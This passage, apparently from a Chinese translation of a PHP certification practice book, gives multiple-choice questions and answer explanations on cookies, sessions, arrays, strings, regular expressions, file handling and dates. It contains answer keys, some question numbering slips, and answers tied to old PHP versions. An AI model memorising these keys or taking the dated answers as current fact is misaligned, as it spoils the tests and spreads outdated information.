E．给 cookie 名添加 ARRAY 关键词

11．以下脚本输出什么？

```
<?php
ob_start();
for ($i = 0; $i < 10; $i++) {
        echo $i;
}
$output = ob_get_contents();
ob_end_clean();
echo $ouput;
?>
```

A．12345678910
B．1234567890
C．0123456789
D．什么都没有
E．一个提示

12．默认情况下，PHP 把会话（session）数据存储在_____里。

A．文件系统
B．数据库
C．虚拟内容
D．共享内存
E．以上都不是

13．你在向某台特定的电脑中写入带有效期的 cookie 时总是会失败，而这在其他电脑上都正常。在检查了客户端操作系统传回的时间后，你发现这台电脑上的时间和 web 服务器上的时间基本相同。而且这台电脑在访问大部分其他网站时都没有问题。请问这会是什么原因导致的？（双选）

A．浏览器的程序出问题了
B．客户端的时区设置不正确
C．用户的杀毒软件阻止了所有安全的 cookie
D．浏览器被设置为阻止任何 cookie
E．cookie 里使用了非法的字符

14．假设浏览器没有重启，那么在最后一次访问后的多久，会话（session）才会过期并被回收？

A．1440 秒后
B．在 session.gc_maxlifetime 设置的时间过了后
C．除非手动删除，否则永不过期
D．除非浏览器重启，否则永不过期
E．以上都不对

15．哪个函数能把换行转换成 HTML 标签
？

答案：_____

答案

1. 尽管在 register_globals 被设置为 on 时，可以通过全局变量来访问 session，但在较新版本的 PHP 中，为了避免造成安全隐患，php.ini 文件已经把 register_globals 设置为 off 了。因此答案是 E。

2. 虽然 header 函数在这里也能用，但这题显然是在说 setcookie 或 setrawcookie 函数。

3. 答案是 B。浏览器不允许来自某个域名的 HTTP 事务更改另一个域名下的 cookie，否则这将造成严重的的安全问题。

4. 既然表单采用 post 方式传输，那么脚本将只可能从$_POST 和$_REQUEST 两个超级全局变量数组中取到值。元素名称（email）是键名，因此答案是 B 和 D。注意，由于可能导致潜在的安全问题，这里不鼓励使用$_REQUEST。

5. 本题考验你对 HTML 编码的认识以及代码查错能力。变量$s 在被函数 htmlentities()处理过后，结果返回给了变量$ss，而$s 自己并没有被改变。因此答案是 B 和 D。你可能觉得自己被戏弄了，但是记住，发现这样的小错误是捉虫能力中很重要的一部分。

6. 如果没有设置过期时间，cookie 将在用户会话结束时自动过期。cookie 不需要服务器端会话的支持，因此答案是 D。

7. 表单使用 post 方式传输，所以无论在文本框中输入什么，其值都会传给$_POST 超级全局变量，这里的$_GET 数组没有值。答案是 A。

8. HTTPS 传输发生时，浏览器与服务端立刻完成加密机制的握手，之后的数据都是加密传输而不是明文传输——包括 URL，查询字串。而在 HTTP 传输中，它们都是明文传输的，因此答案是 B。

9. 对于收到的查询字串和 POST 信息，PHP 只是简单的把元素添加进对应的超级变量数组中。结果就是如果有两个元素同名，前一个会被后一个覆盖。答案是 C。

10. 只有 B 永远正确。虽然你可以用 implode 函数把数组转化成字符串，然后存在数组里，但却无法保证日后一定能用 serialize()把这个字符串还原成数组。浏览器对单个 cookie 有容量限制，因此在 cookie 里存储数组不是个好主意。但事情也并非永远是这样，你仍然可以存储一些比较小的数组。

11. 这又是一个考验 debug 能力的题。注意到了吗，在脚本的末尾，echo 语句中的$output 变量拼错了！脚本不会输出任何东西，答案是 E。

12. 答案是文件系统（A）。默认情况下，PHP 把所有会话信息存储在/tmp 文件夹中；在没有这个文件夹的操作系统中（比如 Windows），必须在 php.ini 中给 session.save_path 设置一个合适的位置（如 c:\Temp）。

13．B 和 D 是最有可能出问题并应该深入调查的地方。由于浏览器访问其他网站都正常，所以不可能是浏览器程序出了问题。杀毒软件通常不会选择性的只阻止安全的 cookie（不过有可能会阻止所有的 cookie）。你首先应当检查浏览器是否被设置为阻止所有 cookie，这是最有可能导致该问题的原因。同时，错误的时区设置也可能是根源——给 cookie 设置有效期时用得是 GMT 时间。可能会出现 cookie 在写入时就立刻过期，从而无法被脚本接收的情况。

14．session.gc_maxlifetime 设置的是用户最后一次请求到 session 被回收之间的时间间隔。尽管数据文件并没有被真正删除，不过一旦 session 被回收，你将无法对此 session 进行访问。巧合的是，session.gc_maxlifetime 的默认设置正好是 1440 秒，但这个数字是可以被系统管理员调整的。所以答案应该是 B。

15．函数 nl2br 能实现这个功能。

4
数组

PHP 最强大的功能大概就是处理数组了。PHP 允许开发者创建由各种不同数据类型的键和值组成的数组，并允许你对它进行排序、分割和组合等多种操作。

力量越大，责任越大。找到最佳的办法来处理如此复杂的数组并不是一件轻松的事。本章一方面考察你对数组工作机制的认识——不光是理论上的，还要求实践。另一方面考察你“人工处理”简单脚本——指出哪里出错或者脚本将输出什么的能力。

问题

1. 索引数组的键是_____，关联数组的键是_____。

A．浮点，字符串
B．正数，负数
C．偶数，字符串
D．字符串，布尔值
E．整型，字符串

2. 考虑如下数组，怎样才能从数组$multi_array 中找出值 cat？

```
<?php
$multi_array = array("red",
"green",
42 => "blue",
"yellow" => array("apple",9 => "pear","banana",
"orange" => array("dog","cat","iguana")));
?>
```

A．$multi_array['yellow']['apple'][0]
B．$multi_array['blue'][0]['orange'][1]
C．$multi_array[3][3][2]
D．$multi_array['yellow']['orange']['cat']
E．$multi_array['yellow']['orange'][1]

3. 运行以下脚本后，数组$array 的内容是什么？

```
<?php
$array = array ('1', '1');
foreach ($array as $k => $v) {
        $v = 2;
}
?>
```

A．array ('2', '2')
B．array ('1', '1')
C．array (2, 2)
D．array (Null, Null)
E．array (1, 1)

4．对数组进行升序排序并保留索引关系，应该用哪个函数？

A．ksort()
B．asort()
C．krsort()
D．sort()
E．usort()

5．哪个函数能把数组转化能字符串？

答案：_____

6． 以下脚本将按什么顺序输出数组$array 内的元素？

```
<?php
$array = array ('a1', 'a3', 'a5', 'a10', 'a20');
natsort ($array);
var_dump ($array);
?>
```

A．a1, a3, a5, a10, a20
B．a1, a20, a3, a5, a10
C．a10, a1, a20, a3, a5
D．a1, a10, a5, a20, a3
E．a1, a10, a20, a3, a5

7． 哪个函数能把下方数组的内容倒序排列（即排列为：array('d', 'c', 'b', 'a')）？（双选）

```
<?php
$array = array ('a', 'b', 'c', 'd');
?>
```

A．array_flip()
B．array_reverse()
C．sort()
D．rsort()
E．以上都不对

8． 以下脚本输出什么？

```
<?php
$array = array ('3' => 'a', '1b' => 'b', 'c', 'd');
echo ($array[1]);
?>
```

A．1
B．b
C．c
D．一个警告
E．a

9．哪种方法用来计算数组所有元素的总和最简便？

A．用 for 循环遍历数组
B．用 foreach 循环遍历数组
C．用 array_intersect 函数
D．用 array_sum 函数
E．用 array_count_values()

10．以下脚本输出什么？

```
<?php
$array = array (0.1 => 'a', 0.2 => 'b');
echo count ($array);
?>
```

A．1
B．2
C．0
D．什么都没有
E．0.3

11．以下脚本输出什么？

```
<?php
$array = array (true => 'a', 1 => 'b');
var_dump ($aray);
?>
```

A．1 => 'b'

B．True => 'a', 1 => 'b'
C．0 => 'a', 1 => 'b'
D．什么都没有
E．输出 NULL

12．在不考虑实际用途的前提下，把数组直接传给一个只读函数比通过引用传递的复杂度低？

A．是的，因为在把它传递给函数时，解释器需要复制这个数组
B．是的，如果函数修改数组的内容的话
C．是的，如果这个数组很大的话
D．是的，因为 PHP 需要监视函数的输出，已确定数组是否被改变
E．不是

12． 以下脚本输出什么？

```
<?php
function sort_my_array ($array)
{
      return sort ($array);
}
$a1 = array (3, 2, 1);
var_dump (sort_my_array (&$a1));
?>
```

A．NULL
B．0 => 1, 1 => 2, 2 => 3
C．一个引用错误
D．2 => 1, 1 => 2, 0 => 3
E．bool(true)

13． 以下脚本输出什么？

```
<?php
$result = '';
function glue ($val)
{
      global $result;
      $result .= $val;
}
$array = array ('a', 'b', 'c', 'd');
```

```
array_walk ($array, 'glue');
echo $result;
?>
```

答案：_____

15．以下脚本输出什么？

```
<?php
$array = array (1, 2, 3, 5, 8, 13, 21, 34, 55);
$sum = 0;
for ($i = 0; $i < 5; $i++) {
	$sum += $array[$array[$i]];
}
echo $sum;
?>
```

A．78
B．19
C．NULL
D．5
E．0

答案

1. 键名是整型数字（integer）的数组叫索引数组，键名是字符串的数组叫关联数组。正确答案是 E。

2. cat 被包含在另外两个数组中。顺藤摸瓜，首先，键 yellow 必须要用到，它跟在 orange 后面。最内部的数组是个索引数组，字符串 cat 是第二个值，它的索引是 1。正确答案是 E。

3. 答案是 B。foreach 操作的是$array 的副本，因此对原来的值没有影响。

4. 只有 asort 函数能在保留原有索引关系的前提下进行排序。答案是 B。

5. serialize 函数能把复杂的数据结构转换成字符串，并可以用 unserialize 函数再转换回原先的结构。还有 implode 函数，它可以把数组中的所有元素组成一个字符串。

6. 函数 natsort()使用“自然排序”法对数组进行排序。在本题中，数组元素已经“自然”排列了，因此函数根本没有改变数组。答案是 A。

7. array_flip()只能把数组中每个元素的键和值进行交换。rsort()和 array_reverse()则能把题目中的数组逆向排序为需要的形式（’d’,’c’,’b’,’a’）。答案是 B 和 D。

8. 给数组中的元素设置数字键时，PHP 从可用的最小的数字开始，递增设置。如果没有指定从哪个数字开始，PHP 将从 0 开始。本题中，3 是第一个元素的键，因此，第三个元素的键将被设置为 4，最后一个元素是 5。注意，1b 不是数字。因此，键是 1 的值不存在，答案是 D。

9. array_sum 函数计算数组中所有元素的总和。答案是 D。

10. 脚本输出 1（答案是 A）。因为只有整型数字和字符串可以被用来做数组的键——浮点数字会被转换成整型数字。所以 0.1 和 0.2 会被转换成 0，$array 中只有 0=>’b’这个元素。

11. 这题试图把你的注意力从真正的问题上转移开。true 等同于数字 1，因此$array 数组将只包含一个元素。然而在 var_dump()函数里出现了一个错误——$array 被错拼成了$aray，少了一个“r”。因此 var_dump 将输出 NULL（也可能是一个提示 ，这取决于你的设置）。答案是 E。

12. 这题有些绕人。首先，注意两点：第一，你并非一定要使用这两种方式来传递数组。如果需要用一个函数来修改数组的内容，通过引用传递将是唯一的方法——但题中不是这种情况；第二，题目强调把数组传递个一个只读函数。如果不是这样，由于对数组进行改变将产生一个该数组的副本，答案会是 B。然而常规情况下，PHP 需要创建一套结构来维持一个引用，另一方面，由于 PHP 采用懒拷贝（lazy-copy）——又叫写

时拷贝（copy-on-write）——机制，变量在被改变之前不会产生副本，所以通过引用将数组传递给一个不修改数组内容的函数比通过值传递要慢，而通过值传递是一种快速、安全的在函数间共用数组的方式。答案是 E。

13. 答案是 E。sort 函数不产生或返回数组副本，而是直接对传递给它的数组本体进行操作。该函数只返回布尔值 true，代表排序成功（或者 false，代表出错）。注意，这里将数组$a1 引用传递给了 sort_my_array()，我们不赞成这样做，应该在函数中重新声明引用。

14. array_walk 函数将一个指定函数应用在数组中的每个元素上。因此脚本 glue 函数将把数组中的所有元素连在一起，输出 abcd。

15. 本题主要考验你分析脚本的能力。你也许觉得这题很费解——但我们在调试别人写的代码时却不得不经常面对此类令人不悦的问题。相对于我们所见过的一些代码，这已经算相当简单了。脚本中的 for 循环了 5 次，每次都把键是数组$array 中键为$i 的值的值加进$sum。这听起来有点像绕口令，但如果你一步一步想，你将发现， 当$i 等于零时，$array[$array[$i]]等同于$array[$array[0]]，也就是$array[1]，也就是 2。顺着这个思路，最终的答案是 78。

5

字符串与正则表达式

字符串是 PHP 的“瑞士军刀”——作为一种 Web 开发语言，PHP 最常打交道的就是字符串。因此对于开发者来说，处理字符串是一项非常基础的技能。

幸运的是，由于 PHP 开发团队的努力，PHP 对字符串的处理相当易学。你只需迈过第一个难关，接下来就一马平川了。

但是，PHP 的这一部分功能并非完美。本章考验你对字符串的了理解及对处理字符串的函数的认识。此外，你还必须面对正则表达式——一个非常有用，却总是被开发者忽试的工具——的编写艺术。

问题

1. 考虑如下脚本。标记处应该添加什么代码才能让脚本输出字符串 php？

```
<?php
$alpha = 'abcdefghijklmnopqrstuvwxyz';
$letters = array(15, 7, 15);
foreach($letters as $val) {
        /* 这里应该加入什么 */
}
?>
```

A. echo chr($val);
B. echo asc($val);
C. echo substr($alpha, $val, 2);
D. echo $alpha{$val};
E. echo $alpha{$val+1}

2. 以下哪一项不能把字符串$s1 和$s2 组成一个字符串？

A. $s1 + $s2
B. "{$s1}{$s2}"
C. $s1.$s2
D. implode('', array($s1,$s2))
E. 以上都可以

3. 变量$email 的值是字符串 user@example.com，以下哪项能把字符串转化成 example.com？

A. substr($email, strpos($email, "@"));
B. strstr($email, "@");
C. strchr($email, "@");
D. substr($email, strpos($email, "@")+1);
E. strrpos($email, "@");

4. 给定一个用逗号分隔一组值的字符串，以下哪个函数能在仅调用一次的情况下就把每个独立的值放入一个新创建的数组？

A. strstr()
B. 不可能只调用一次就完成

C．extract()
D．explode()
E．strtok()

5．要比较两个字符串，以下那种方法最万能？

A．用 strpos 函数
B．用==操作符
C．用 strcasecmp()
D．用 strcmp()

6．以下哪个 PCRE 正则表达式能匹配字符串 php|architect？

A．.*
B．...|.....
C．\d{3}\|\d{8}
D．[az]{3}\|[az]{9}
E．[a-z][a-z][a-z]\|\w{9}

7．以下哪些函数能用来验证字符串的完整性？（三选）

A．md5()
B．sha1()
C．str_rot13()
D．crypt()
E．crc32()

8．哪个 PHP 函数与以下脚本在 UNIX 系统下执行的效果近似？

```
<?php
function my_funct ($filename)
{
        $f = file_get_contents ($filename);
        return explode ("\n", $f);
}
?>
```

A．fopen()
B．fread()
C．flock()

D．split_string()
E．file()

9．基于指定的式样（pattern）把一个字符串分隔开并放入数组，以下哪些函数能做到？（双选）

A．preg_split()
B．ereg()
C．str_split()
D．explode()
E．chop()

10．以下脚本输出什么？

```
<?php
echo 'Testing ' . 1 + 2 . '45';
?>
```

A．Testing 1245
B．Testing 345
C．Testing 1+245
D．245
E．什么都没有

11．以下脚本输出什么？

```
<?php
$s = '12345';
$s[$s[1]] = '2';
echo $s;
?>
```

A．12345
B．12245
C．22345
D．11345
E．Array

12．方框中的正则表达式能与以下哪些选项匹配？（双选）

```
/.*\*123\d/
```

A．******123
B．*****_1234
C．******1234
D．_*1234
E．_*123

13．以下哪个比较将返回 true？（双选）

A．'1top' == '1'
B．'top' == 0
C．'top' === 0
D．'a' == a
E．123 == '123'

14．如果用+操作符把一个字符串和一个整型数字相加，结果将怎样？

A．解释器输出一个类型错误
B．字符串将被转换成数字，再与整型数字相加
C．字符串将被丢弃，只保留整型数字
D．字符串和整型数字将连接成一个新字符串
E．整形数字将被丢弃，而保留字符串

15．考虑如下脚本。假设 http://www.php.net 能被访问，脚本将输出什么？

```
<?php
$s = file_get_contents ("http://www.php.net");
strip_tags ($s, array ('p'));
echo count ($s);
?>
```

A．www.php.net 的主页的字符数
B．剔除<p>标签后的 www.php.net 主页的字符数
C．1
D．0
E．剔除<p>以外的标签后的 www.php.net 主页的字符数

16．哪个函数能不区分大小写得对两个字符串进行二进制比对？

A．strcmp()
B．stricmp()
C．strcasecmp()
D．stristr()
E．以上都不能

17．以下哪些函数能把字符串里存储的二进制数据转化成十六进制？（双选）

A．encode_hex()
B．pack()
C．hex2bin()
D．bin2hex()
E．printf()

18．哪个函数能用来确保一个字符串的字符数总是大于一个指定值？

答案：_____

19．以下脚本输出什么？

```
<?php
$a = 'able osts indy';
echo wordwrap ($a, 1, "c", false);
?>
```

答案：_____

20．以下脚本输出什么？

```
<?php
$x = 'apple';
echo substr_replace ($x, 'x', 1, 2);
?>
```

A．x
B．axle
C．axxle
D．applex
E．xapple

答案

1. substr 函数能够胜任，但考虑到输出三个字母就需要三次调用该函数，所以排除此方法。那么$alpha{$val}和$alpha{$val+1}是仅有的两个可能输出题目要求的字符串的选项。因为 0 是数组的第一个索引，所以答案是 D。

2. 除了 A 以外的选项都能输出题目要求的字符串。PHP 中，加号（+）不能把两个字符串合并成一个。

3. substr 函数返回字符串的一部分，而 strpos 函数擅长从一个字符串中找出某个指定的子串。同时使用这两个函数将满足题目要求。注意，前一个函数从 0 开始索引，而后者不是，因此需要+1。答案是 D。

4. 答案是 D。explode 函数使用一个字符串分隔另一个字符串，并把结果放入一个新建的数组。strtok 函数也可以做同样的事，但需要多次调用。

5. 答案是 D。strcmp()提供了安全的字符串比较机制。注意，选项 C 是错的，strcasecmp()不是一个“万能”函数，因为它不区分大小写。

6. 选项中没有一个正则表达式能真正代表题目所给字符串的匹配方式，但是选项 A 和 E 仍然能勉强匹配。选项 A 太普通了，它能够匹配任何字符串，因此答案是 E。

7. 正确答案是 A，B 和 E。用 crypt()和 str_rot13()来验证一个字符串是否被改变，效率很低。crc32()比前面两个函数好些，如果能容忍一些小错误的话，它是个不错的选择。

8. file 函数将文件的文本内容读入一个数组，每个元素是一行。因此答案 E 正确。也许你想知道为什么要把这样一个题目放在讲字符串的章节中，那是为了提醒你每一章的题目所包含的知识点并不是绝对严格区分开的，正如写 PHP 脚本时，file 函数不能脱离字符串函数单独存在一样。

9. 尽管条件不同，但 preg_split 和 explode 函数都能满足题目要求。ereg()拿一个正则表达式匹配一个字符串；str_split()按固定长度分隔字符串；而 chop()则是 rtrim()别名，用来移除字符串末尾处的空格。

10. 本题考察你对字符串操作及操作符优先级的认识。连接运算符（.）的优先级比加号（+）高。因此 PHP 解释器实际执行的运算可以表示为('Testing ' . 1) + (2 . '45')。由于字符串 test 1 不是数字，所以加号前面的运算等于 0。加号后面的运算等于 245，PHP 输出的结果是 0+245，等于 245，所以答案是 D。

11. 可以用访问数组元素的方式访问字符串中的字符，因此脚本只是把字符串中的第二个字符（$s[1]）替换成了字符 2，最终将输出 12245。答案是 B。

12. 本题的要点是理解这个正则表达式的含义——从左往右，首先是零个或多个任意字符

（.*），跟着是一个星号（*），然后是 123，最后是一个数字。因此答案是 C 和 D。

13．B 和 E 正确。选项 B 中，在比较时，字符串 top 等同于数字 0。==操作符不比对数据类型，所以将返回 true。答案 E 中，字符串 123 等同于数字 123，比较将返回 true。

14．字符串将被转换成数字（如果无法发生转换就是 0），然后与整型数字相加。答案是 B。

15．代码的本意是剔除 www.php.net 主页上除了 p 以外的的所有 HTML 标签。可实际上，在代码的最后一行使用了 count 函数，它统计变量中的元素数量，而不是字符串中的字符数。由于字符串是标量，对字符串使用 count 函数将永远返回 1。答案是 C。

16．题目其实就是在描述 strcasecmp 函数的作用，因此答案是 C。

17．正确答案是 B 和 D。pack 函数能对二进制数据进行复杂的格式化，包括将字符串中的字符转化成十六进制表示。bin2hex 函数也有同样的转化功能。注意，printf()能将整数转化成十六进制数，但无法转化字符串。

18．这是在说 str_pad 函数，它可以把字符串填充到指定长度。

19．脚本将输出 ablecostscindy。wordwrap 函数通常用来把字符串切割成指定长度。然而在本题中，长度被设置为 1，因此函数将从空格处切割（第四个参数被设置为 false，因此函数不会从单词的中间进行切割）。填充字符串是 c，等于把每个空格都换成了 c。

20．substr_replace 函数是用一个指定字符串替换原字符串中的某个部分，因此脚本输出 axle，答案是 B。

6
文件操作

你可能觉得PHP的文件操作功能并不怎样，但实际上它对开发者来说非常有用。即使你是做网站开发的，学会相关技能也能让你如虎添翼。多亏了流包装器（stream wrappers，将在第十章详细介绍），PHP才能够打开并读取远程文件，让在本地使用第三方网站的内容变得可能。

站在更底层的角度，文件输入/输出能完成多种任务。可以用他读取预制文件的内容，比如第三方提供的内容；或者通过PHP脚本让浏览器打开一个二进制文件，使得你能更切实的控制它。无论如何，本章不仅考验你打开、关闭和读取文件的能力，还考查多进程下进行文件操作的基础知识——例如文件锁。

问题

1. 函数_____能读取文本文件中的一行。读取二进制文件或者其他文件时，应当使用_____函数。

   A．fgets(), fseek()
   B．fread(), fgets()
   C．fputs(), fgets()
   D．fgets(), fread()
   E．fread(), fseek()

2. 文件指针能在PHP脚本结束时自动关闭，但你也可以用_____函数来关闭。

   答案：_____

3. 考虑如下PHP脚本，它一行一行的读取并显示某文本文件的内容。在问号处填入什么才能使脚本正常运作？

```
<?php
$file = fopen("test", "r");
while(!feof($file)) {
        echo ????????????;
}
fclose($file);
?>
```

   A．file_get_contents($file)
   B．file($file)
   C．read_file($file)
   D．fgets($file)
   E．fread($file)

4. 以下哪种方法能保证锁在任何竞争情况下都安全？

   A．用flock()锁住指定文件
   B．用fopen()在系统的临时文件夹里打开文件
   C．用tempnam()创建一个临时文件
   D．用mkdir()创建一个文件夹来当
   E．用tmpfile()创建一个临时文件

5．以下哪个函数能够获得文件的全部内容，并能够用在表达式中？（双选）

A．file_get_contents()
B．fgets()
C．fopen()
D．file()
E．readfile()

6．在不把文件内容预加载到变量中的前提下，如何解析一个以特殊格式格式化过的多行文件？

A．用file()函数把它分割放入数组
B．用sscanf()
C．用fscanf()
D．用fgets()
E．用fnmatch()

7．考虑如下脚本，最后文件myfile.txt的内容是什么？

```
<?php
$array = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
$f = fopen ("myfile.txt", "r");
for ($i = 0; $i < 50; $i++) {
        fwrite ($f, $array[rand(0, strlen ($array) - 1)]);
}
?>
```

A．什么都没有，因为$array实际上是一个字符串，而不是数组
B．49个随机字符
C．50个随机字符
D．41个随机字符
E．什么都没有，或者文件不存在，脚本输出一个错误

8．函数delete是做什么的？

A．删除文件
B．删除文件夹
C．释放变量
D．移除数据库记录
E．没有这个函数！

9．考虑如下脚本，哪个PHP函数和它的功能最接近？

```
<?php
function my_funct ($file_name, $data)
{
 $f = fopen ($file_name, 'w');
 fwrite ($f, $data);
 fclose ($f);
}
?>
```

A．file_get_contents()
B．file_put_contents()
C．没有这样的函数
D．file()
E．fputs()

10．如果你的脚本无法正确识别一个存储于另一个平台上的文件的行结尾，你该怎么办？

A．改变auto_detect_line_ending的设置
B．用正则表达式侦测行的最后一个字母
C．用fpos()
D．用ftok()
E．每次读取一个字符

11．如果想要可读可写得打开一个文件，该给fopen()传什么参数？（双选）

A．w
B．r
C．a
D．+

12．能够读写常规文件中的二进制数据的函数是_____，该函数返回的资源能被fgets()使用。

答案：_____

13．以下哪些函数能读取文件的全部内容？（三选）

A．fgets()
B．file_get_contents()
C．fread()
D．readfile()
E．file()

14．哪个函数能够往文本文件中写入一个字符串？

答案：_____

15．考虑如下脚本。运行时，尽管文件test.txt已经被用unlink()函数删除，脚本仍然输出1,1。在脚本的最后添加什么函数才能解决这个问题？

```
<?php
$f = fopen ("test.txt", "w");
fwrite ($f, "test");
fclose ($f);
echo (int) file_exists("test.txt") . ', ';
unlink ("c:\\test.txt");
echo (int) file_exists ("test.txt");
?>
```

A．clearstatcache()
B．fflush()
C．ob_flush()
D．touch()
E．以上都不对

16．函数_____能判断一个文件是否可写。

答案：_____

17．以下哪个选项能将文件指针移到开头？

A．reset()
B．fseek(-1)
C．fseek(0, SEEK_END)
D．fseek(0, SEEK_SET)
E．fseek(0, SEEK_CUR)

18．stat()和fstat()有什么区别？

A．stat()基于文件指针工作，fstat()基于路径工作
B．fstat()基于文件指针工作，stat()基于路径工作
C．fstat()不能处理文件
D．stat()不能处理文件
E．fstat()是stat()的别名

19．以下哪个选项准确的描述出了方框中的脚本的作用？

```
<?php
echo number_format (disk_free_space ('c:\\') /
disk_total_space('c:\\') * 100, 2) . '%';
?>
```

A．计算Windows系统C盘的剩余磁盘空间大小
B．输出一个表示C盘剩余空间所占比例的两位小数
C．输出C盘剩余容量的byte数
D．计算C盘总容量与剩余空间的比率
E．以上都不对

20．假设image.jpg存在并能够被PHP读取，调用以下脚本时，浏览器上显示什么？

```
<?php
header ("Content-type: image/jpeg");
?>
<?php
readfile ("image.jpg");
?>
```

A．一张JPEG图片
B．一个二进制文件
C．下载一个二进制文件
D．下载一张JPEG图片
E．一张残破的图片

答案

1. fgets函数主要用来从文本文件中读取一行，当然你也可以指定每次读取的最大长度。fread函数主要用来读取二进制数据。答案是D。

2. 函数fclose能关闭文件指针。

3. fgets函数能从文件中读取单独一行。因此答案是D。

4. 正确答案是D。这题很难，而且在实践中不大可能会碰到这样的问题——但这不正是你读这本书的原因吗？！你必须记住，flock()使用一种“协议”锁定机制，即所有其他访问此文件的进程也必须要使用flock()。如果某个进程没有这么做，竞争就会产生，锁就不安全。用mkdir创建一个文件夹能保证任何时刻只有一个进程处理能处理某文件，即保证操作的原子性。因此，你可以创建一个临时文件夹并“护”住它，直到I/O操作完成。

5. 只有file_get_contents和file函数返回文件的全部内容，因此答案是A和D。readfile函数也能读取文件的全部内容，但它直接把内容送入了输出缓存，因此不能用在表达式中。

6. fscanf函数能根据指定格式解析文件内容，因此答案是C。sscanf函数只能用来操作字符串。

7. 答案是E。注意，文件被以r模式打开，即只读模式。因此，如果文件不存在，PHP将输出一个错误来指出没有找到文件。如果文件存在，fopen()将被成功调用，但由于是以只读方式打开，fwrite()会失败。如果我们用w代替r，脚本就能正常运行，并且myfile.txt内将有50个随机字符（记住，可以像访问数组那样使用索引来访问字符串）。

8. 答案是E。PHP里没有叫delete()的函数。删除文件用unlink()，删除文件夹用rmdir()，数据库记录用SQL语句删除，释放变量用unset()。

9. 脚本实现的功能与file_put_contents()最接近，但这个函数直到PHP5才被引入，因此答案是C。

10. PHP4.3.0开始，php.ini引入了auto_detect_line_endings设置，系统在保存文本文件时能够自动侦测行结束符号的类型，因此答案是A。

11. 要可读可写的打开文件，你必须使用r+模式，因此答案是B和D。

12. 这是在说fopen()函数。

13. 正确答案是B，D和E。file，readfile和file_get_contents都能读取文件的全部内容。

14. fwrite()和fputs()两个函数在这里都可以，而后者其实是前者的别名。在PHP中，写入二进制数据和写入字符串没有区别。

15．PHP会缓存某些文件系统函数的返回值——包括file_exists()，这样能提高脚本处理重复操作时的效率。当脚本里有大量删除文件的操作时，缓存很容易就会过时，因此需要清理缓存。答案是A。

16．这是在说is_writeable函数，它返回一个表示文件是否可写的布尔值。

17．正确答案是D。fseek()用来移动文件指针。SEEK_SET指出偏移量从文件开头开始计算。如果没有特别指出，SEEK_SET就是fseek()的默认模式。注意，rewind函数等效于fseek(0,SEEK_SET)。

18．答案是B。fstat函数通过已打开的文件指针取得文件信息，stat()获取指定路径的文件信息。

19．正确答案是B。disk_free_space函数能确定指定设备上（本题中即Windows下的C盘）的剩余磁盘空间（单位是byte），而disk_total_space()能确定设备的总容量。两者相除，再乘以百分率，最后用number_format()保留两位小数，脚本输出的就是剩余磁盘空间所占的比例。最后在加上百分号以防混淆。

20．答案是E。你注意到两个代码块之间的空行了吗？它将被输出到浏览器上，使得整个图片的二进制数据出错。因此浏览器将显示一个破碎的图片（或者是一条信息，指出图片出错）。（译者注：原文中两个代码块之间并没有空行，而在我添加了空行之后，也没有调试出答案中描述的情况。）

7
管理日期与时间

从某一点上来看，几乎所有的网站都需要处理日期与时间。假如你需要收集用户的生日，或者记录某个特定事件的发生时间，PHP 的日期函数将很好的帮助你完成任务。

但是 PHP 的日期/时间管理功能并不完美。它基于 UNIX 时间戳运行，容易受到攻击，作为开发者，你必须谨慎处理可能遇到的恶意数据。

同时，在 Web 上进行日期管理是一件国际性的事务。你必须能依据时区、地区的不同来显示对应的日期信息。

本章测试题将考察以上所述的全部内容。

问题

1. 以下脚本在 Windows 系统上输出什么？

```
<?php
echo strtotime ("November 11, 1952");
?>
```

A．-14462
B．14462
C．-1
D．0
E．一个错误

2. 哪个函数能根据区域设置来格式化输出一个时间戳？

答案：_____

3. 以下脚本是做什么的？

```
<?php
$a = array_sum (explode (' ', microtime()));
for ($i = 0; $i < 10000; $i++);
$b = array_sum (explode (' ', microtime()));
echo $b - $a;
?>
```

A．测算 for 循环的执行时间
B．测定服务器的时钟频率
C．计算操作系统的硬件时钟频率与软件时钟频率的差
D．测算 for 循环、一个 array_sum()函数与一个 microtime()的总执行时间
E．测算 for 循环、两个 array_sum()函数与两个 microtime()的总执行时间

4. 以下脚本的标记处应该填入什么函数？

```
<?php
for ($i = 0; $i < 100; $i++) {
 $day = rand (1, 31);
 $month = rand (1, 12);
 $year = rand (1000, 2500);
```

```
 if (????????? ($month, $day, $year)) {
        echo "$month/$day/$year is a valid date\n";
 } else {
        echo "$month/$day/$year is not a valid date\n";
 }
}
?>
```

A．date()
B．strftime()
C．microtime()
D．checkdate()
E．mktime()

5．以下脚本在 Windows 系统中输出什么？

```
<?php
echo mktime (0, 0, 0, 11, 11, 1952); // November 11, 1952
?>
```

A．一个警告
B．一个错误
C．-1 和一个警告
D．-14462
E．一个提示，指出 mktime 不支持种输入

6．EST 是 CST 之前的一个时区（就是说任何时候 EST 都比 CST 晚一个小时）。那么以下脚本输出什么？

```
<?php
$a = strtotime ('00:00:00 Feb 23 1976 EST');
$b = strtotime ('00:00:00 Feb 23 1976 CST');
echo $a - $b;
?>
```

A．-3600
B．3600
C．0
D．-1
E．1

7. 处理数据库中读取的日期数据时，以下那种方法有助于避免 bug？（三选）

A．确保日期数据与服务器使用相同的时区
B．如果日期需要被转换成 UNIX 时间戳进行操作，要确保结果不会溢出
C．用数据库功能测试日期的合法性
D．如果可能，用数据库功能计算日期的值
E．用代码控制日期只能在 PHP 中进行处理

8. 在时区设置为 Moscow, Russia 的 Windows 操作系统上运行以下脚本，将输出什么？

```
<?php
echo gmmktime(0, 0, 0, 1, 1, 1970);
?>
```

A．输出数字 0
B．输出数字-1
C．输出数字 1
D．报错
E．什么都不输出

9. 以下哪个选项对 time 函数的描述最准确？

A．返回从 UNIX 纪元开始到现在经过的秒数
B．以 GMT 时区为基准，返回从 UNIX 纪元开始到现在经过的秒数
C．以本地时区为基准，返回从 UNIX 纪元开始到现在经过的秒数
D．计算从 UNIX 纪元开始经过的时间，并以整型数字表示
E．以上都对

10. 以下脚本输出什么？

```
<?php
$time = strtotime ('2004/01/01');
echo date ('H:\i:s', $time);
?>
```

A．00:00:00
B．12:00:00
C．00:i:00
D．12:i:00
E．-1

11．以下哪个表达式能让 cookie 在一小时后过期（假设客户端的时间和时区设置都正确，并且客户端与服务器不在同一个时区）？

A．time() + 3600
B．time(3600)
C．gmtime() + 3600
D．gmtime(3600)
E．A 和 C 都对

12．getdate()函数返回_____。

A．一个整数
B．一个浮点数
C．一个数组
D．一个字符串
E．一个布尔值

13．要把 microtime()的输出转化成一个数字值，以下那种方法最简便？

A．$time = implode (' ', microtime());
B．$time = explode (' ', microtime()); $time = $time[0] + $time[1];
